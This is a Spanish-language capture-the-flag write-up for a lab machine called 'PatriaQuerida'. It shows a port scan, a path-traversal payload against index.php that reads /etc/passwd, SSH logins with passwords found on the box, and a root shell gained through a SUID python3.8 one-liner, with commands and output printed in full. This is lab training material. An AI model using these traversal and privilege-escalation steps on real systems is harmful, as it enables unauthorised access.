

PATRIAQUERIDA



CONECTIVIDAD

ping para verificar la conectividad con el host identificado.

```
ping -c1 172.17.0.2 ttl=64 linux
```


ESCANEEO DE PUERTOS

```
nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2 -T 2
```

```
22/tcp      OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu  
Linux; protocol 2.0)
```

```
80/tcp      Apache httpd 2.4.41 ((Ubuntu))
```

puerto 80



ENUMERACIÓN

Con gobuster investigamos la posibilidad de encontrar


archivos y/o directorios

```
gobuster dir -u http://172.17.0.2/ -w /usr/share/seclists/Discovery/Web-Content/  
directory-list-2.3-medium.txt -x php,txt,html,py
```

/index.php (Status: 200) [Size: 110]

/index.html (Status: 200) [Size: 10918]

Encontramos un directorio interesante [/index.php](#)



De aquí, obtenemos una pista interesante

`/var/www/html/.hidden_pass`


Con nikto intentamos obtener mas información

`nikto -h 172.17.0.2`

+ `/index.php?page=../../../../../../../../etc/passwd`: The PHP-Nuke


Rocket add-in is vulnerable to file traversal, allowing an attacker to view any file on the host. (probably Rocket, but could be any index.php).

Tenemos una vulnerabilidad de Path traversal en el archivo index.php mediante el parámetro page



The screenshot shows a web browser window with the address bar displaying `view-source:http://172.17.0.2//index.php?page=../../../../../../../../etc/passwd`. Below the browser window, a terminal window displays the output of the `nikto` scan, which is the contents of the `/etc/passwd` file. The terminal output lists system users and regular users, including `pinguino` and `mario`, both with `/bin/bash` as their shell.

```
1 root:x:0:0:root:/root:/bin/bash
2 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
3 bin:x:2:2:bin:/bin:/usr/sbin/nologin
4 sys:x:3:3:sys:/dev:/usr/sbin/nologin
5 sync:x:4:65534:sync:/bin:/bin/sync
6 games:x:5:60:games:/usr/games:/usr/sbin/nologin
7 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
8 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
9 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
10 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
11 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
12 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
13 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
14 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
15 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
16 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
17 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
18 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
19 _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
20 systemd-timesync:x:101:101:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
21 systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
22 systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
23 messagebus:x:104:105::/nonexistent:/usr/sbin/nologin
24 sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
25 pinguino:x:1000:1000:./home/pinguino:/bin/bash
26 mario:x:1001:1001:./home/mario:/bin/bash
27
```



Con esta información, obtenemos dos usuarios **pinguino** y **mario**.

También tenemos una posible contraseña **balu**.

EXPLOTACIÓN

Como tenemos el puerto 22 abierto probamos a entrar por SSH

```
ssh pinguino@172.17.0.2
```

```
# ssh pinguino@172.17.0.2
pinguino@172.17.0.2's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 6.11.2-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

pinguino@72aabde4273f:~$
```

Estamos dentro. Listamos para obtener información adicional.

Sacamos la contraseña de `mario/invitaacachopo`

```
pinguino@72aabde4273f:~$ ls -la
total 32
drwxr-xr-x 1 pinguino pinguino 4096 Jan 13 12:29 .
drwxr-xr-x 1 root     root     4096 Jan 12 22:38 ..
-rw-r--r-- 1 pinguino pinguino  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 pinguino pinguino 3771 Feb 25  2020 .bashrc
drwx----- 2 pinguino pinguino 4096 Jan 13 12:29 .cache
-rw-r--r-- 1 pinguino pinguino  807 Feb 25  2020 .profile
-rw----- 1 pinguino pinguino   43 Jan 12 22:38 nota_mario.txt
pinguino@72aabde4273f:~$ cat nota_mario.txt
La contraseña de mario es: invitaacachopo
```

ESCALADA DE PRIVILEGIOS

Nos hacemos mario

```
pinguino@72aabde4273f:~$ su mario
```

Password:

```
mario@72aabde4273f:/home/pinguino$
```

Probamos a buscar archivos con el `SUID` activado

El bit SUID (Set User ID) permite que un archivo se ejecute con

los privilegios del propietario del archivo.

```
mario@72aabde4273f:~$ find / -perm -4000 -type f 2>/dev/null
```

```
mario@72aabde4273f:~$ find / -perm -4000 -type f 2>/dev/null
/usr/bin/umount
/usr/bin/chfn
/usr/bin/man
/usr/bin/su
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/mount
/usr/bin/python3.8
/usr/bin/sudo
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
mario@72aabde4273f:~$
```

Comprobamos que python tiene el bit SUID

```
mario@72aabde4273f:~$ ls -l /usr/bin/python3.8  
-rwsr-xr-x 1 root root 5490488 Nov  7 14:10 /usr/bin/python3.8
```

Nos hacemos root

```
/usr/bin/python3 -c 'import os; os.setuid(0); os.system("/bin/bash")'
```

```
mario@72aabde4273f:~$ /usr/bin/python3 -c 'import os; os.setuid(0); os.system("/bin/bash")'  
root@72aabde4273f:~# whoami  
root  
root@72aabde4273f:~#
```

Buen día 😊